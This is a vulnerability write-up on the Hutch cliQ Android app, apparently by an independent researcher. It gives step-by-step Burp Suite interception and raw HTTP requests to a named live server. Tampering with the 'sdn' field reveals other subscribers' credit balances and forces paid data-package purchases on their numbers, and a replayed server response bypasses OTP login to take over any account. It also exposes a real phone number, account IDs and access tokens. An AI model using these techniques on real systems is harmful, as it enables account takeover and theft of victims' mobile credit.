Hutch cliQ APK Vulnerability Assessment

OVERALL IMPACT

1. Activate data packages for any Hutch or Etisalat users forcefully using Hutch Cliq app.
2. Unregister from the cliQ app.
3. Activate data packages and Unregister from the click app(2+3) leads to loose both data and credit from the user.
4. Can view mobile credit balance of any Hutch or Etisalat number and can used to spear phishing attack


ABSTRACT

Latest cliQ apk from play store is used for this vulnerability assessment. Some serious bugs were discovered from this cliQ app using burpsuite like OTP bypass. This research's main goal is to prove the cliQ users that their mobile credit balance and Activated data plans is in a big risk of losing. I will not use this vulnerability for personal use and will not publish this report to the public without "Hutchison Holdings Limited" permission because this report demonstrates how to do **OTP bypass** and get full access to anyone's cliQ account just using mobile number.

METHODOLOGY

First install cliq apk to Genymotion Samsung Galaxy Note3 emulator, download Burpsuite certificate and rename it to cacert.der => **cacert.cer**. Then install it to the emulator.

Then in burpsuite go to proxy tab → options → add


Burp Suite Professional v2020.12.1 - Temporary Project - licensed to Uncia
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Pr
Intercept HTTP history WebSockets history Options
Add
Edit
Remove
Import / exp
Intercept Cli
Add a new proxy listener
Binding Request handling Certificate TLS Protocols

Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use

Running	Interface	Invisible	Redirect	Certificate	
☑	127.0.0.1:8080			Per-host	Defau


Each installati
installation of

These settings control how Burp binds the proxy listener.

Bind to port: 8081

Bind to address: ○ Loopback only
● All interfaces
○ Specific address: 127.0.0.1

Use any port number except 8080 ,because it's already added and make sure to select all interfaces from "bind to address" menu.



WiredSSID

10.0.3.15

☑ Show advanced options

Proxy

Manual

The HTTP proxy is used by the browser but may not be used by the other apps.

Proxy hostname

192.168.100.101

Proxy port

8081

Bypass proxy for

example.com,mycomp.test.com

IP settings

DHCP

That's all for Burp Suite, then in the emulator Wi-Fi proxy settings specify the IP and port number of Burp Suite.

That's all for the configuration part, then I started to analyze vulnerabilities. For 3 days of continuing attempt outcome was nothing.


In the 4th day I was able to find my first vulnerability from cliq app.

1ST VULNERABILITY

Now the attacker can view anyone's mobile credit balance.

First have to login to my personal cliq account by using my personal hutch number and received OTP as a legitimate customer.

Then can refresh the feed by double clicking the recent pages button. In the refresh, cliq requests some information from the server like this,


Burp Suite Professional v2020.12.1 - Temporary Project - licensed to Uncia
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Open Browser
Comment this item
Pretty Raw \n Actions


Request to https://cliq.hutch.lk:443 [45.121.90.14]


```
POST /api/services/account/v1/balance/balList HTTP/1.1
accept: application/json, text/plain, */*
accesstoken: iZUkfsygTt51NKB3uxIJIA==
sign: 70c8f53dfd37317c15801ba7d84859b7
language: en
Content-Type: application/json
Content-Length: 53
Host: cliq.hutch.lk
Connection: close
Accept-Encoding: gzip, deflate
Cookie: TS019f6ea0=015ae594212c5f274ce9710b97d4c18b5c293a34b6d1bf0a4a0c1a5729fe4b459a7b77846bbeeb7d644309e6c281d28583a62aac7e
User-Agent: okhttp/3.12.1

{
  "acctNbr":337553537,
  "prefix":"94",
  "sdn":"784202718"
}
```

Then change the “sdn” number to any Hutch or Etisalat number. For the demonstration I’ll use one of my friends Etisalat number with his total permission.


According to the below images this is my,


- personal mobile number
- activated data plans(12d6h)
- credit balances(RS.82.08)





but after “sdn” modified,






In here you can see mobile number is still mine but credit balance is changed and don’t have any activated data plans.
Now attacker know my friend with 0723582293 have Rs.9.33 balance in their sim.

Cause
This vulnerability exist because They do not compare the account number with the provided phone number is matching or not.

Countermeasure
CliQ can apply the countermeasure as comparing both values are linked together or not.

From this same scenario of vulnerability I found another interesting task to do.

When activating data packages we can change “sdn” again.


Burp Suite Professional v2020.12.1 - Temporary Project - licensed to Uncia
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Request to https://cliq.hutch.lk:443 [45.121.90.14]
Forward
Drop
Intercept is on
Action
Open Browser
Comment this ite
Pretty Raw \n Actions

```
POST /api/services/subscriber/v1/purchase/cliqoffer HTTP/1.1
accept: application/json, text/plain, */*
accesstoken: iZUkfsygTt51NKB3uxIJIA==
sign: 70c8f53dfd37317c15801ba7d84859b7
language: en
Content-Type: application/json
Content-Length: 97
Host: cliq.hutch.lk
Connection: close
Accept-Encoding: gzip, deflate
Cookie: TS019f6ea0=015ae594210253a7c30ceecbcfcc6e56b9c06d0def6ee00fe815a67580ecf3e2ad45766be5cf333b773dd2fa98df8e3805905a9063
User-Agent: okhttp/3.12.1

{
  "prefix":"94",
  "sdn":"784202718",
  "pricePlanCodes":[
    "4G998"
  ],
  "os":"Android",
  "app_version":"3.0.0"
}
```


This is the first serious bug I have founded in cliq. By changing the “sdn” in here will lead to activate the mentioned data package for the changed mobile number forcefully. Serious part is credit balance will be deduct according to the package price from their account. Cliq user will never get notified about the credit deduction unless user will check their cliq app or credit balance. Attacker can activate data packages constantly until the credit balance is insufficient for activate the minimum data package. Minimum data package in “cliQ” is rs.14.

And there will be no record of the attacker who did that. Attacker can be **anonymous** in this attack. This is the seriousness of this vulnerability makes.

From here onwards I will demonstrate the OTP bypass and some interesting examples of free data activations for some users.

2ND VULNERABILITY

First of all need to configure another burp suite setting for intercepting responses from the Hutch server.



Intercept Server Responses

Use these settings to control which responses are stalled for viewing and editing in the Intercept tab.

☑ Intercept responses based on the following rules: *Master interception is turned off*

Enabled	Ope
☑	
☐	Or
☐	Or
☐	And
☐	And

☑ Automatically update Conte

Add response interception rule

Specify the details of the interception rule.

Boolean operator: Or


Match type: File extension

Match relationship: Does not match

Match condition:

In BurpSuite go to proxy -> options, then in “Intercept Sever Responses” click “Add” and make sure to include every element in the above pop up window(Compulsory), and press ok.


Now again in this time I’m using my friends number for log in to cliq app. So hutch will send the OTP to that particular number. Since I don’t have the sim card I’ll use some random value like 11111.



Verification Code

Please wait. You will receive the verification code on 0723582293

Definitely this responded with a error like this.



```
HTTP/1.1 200 OK
Content-Type: application/json
Date: Thu, 27 May 2021 07:41:50 GMT
Connection: close
Set-Cookie: TS019f6ea0=015ae59421305fe5681dcb6fec67b1a6cdb803ce3d7870260460e93c63d78
Content-Length: 133

{
  "resultCode":"DATAMALL_CLIQ_0003",
  "resultDesc":" You have entered an Invalid Verification Code. Please try again.",
  "resultObj":null
}
```


In here I can change the content length to “298” and result code to “1” and login to this mobile number as simply, but after that when doing some tasks it will generate a error like “Token sign in check failed” because in this modification we did not specify any token and the customer will log out from the app.

As a solution in previously I copied my succeeded response when I log in to my personal mobile number.


NOTE

Do not unregister from the app, just uninstall the app because when unregistering hutch will mark the token as expired. If you unregister you cannot use that token to do this attack.

Now I’ll replace the errored response with this succeeded response like this.



```
HTTP/1.1 200 OK
Content-Type: application/json
Date: Tue, 25 May 2021 02:07:36 GMT
Connection: close
Set-Cookie: TS019f6ea0=015ae59421863b142b2ce63e9476ba2d37aaf5ec81363ade2fa0a29b42c
Content-Length: 298

{
  "resultCode":"1",
  "resultDesc":"success!",
  "resultObj":{
    "subsId":259386542,
    "userId":108474117,
    "custId":108474117,
    "accountId":337553537,
    "accessToken":"P5oqwaBUsYbtmf+zk0Lgag==",
    "securityKey":"gVmSkc1GgB01bIA91AZPVA==",
    "expireDate":"2021-06-19 04:08:59",
    "custCode":"A108474117",
    "acctNbr":"337553537"
  }
}
```



Finally….

Now attacker is logged into the victims account so now attacker is not only able to activate packages but also can unregister from the cliq service. Unregistering will remove the activated packages from the user.

That leads to victim to lose credit and the activated packages too.

Cause

They are create unique tokens but do not linked them with the phone number.

Countermeasure

Create unique tokens with linked to only one phone number.

Thank You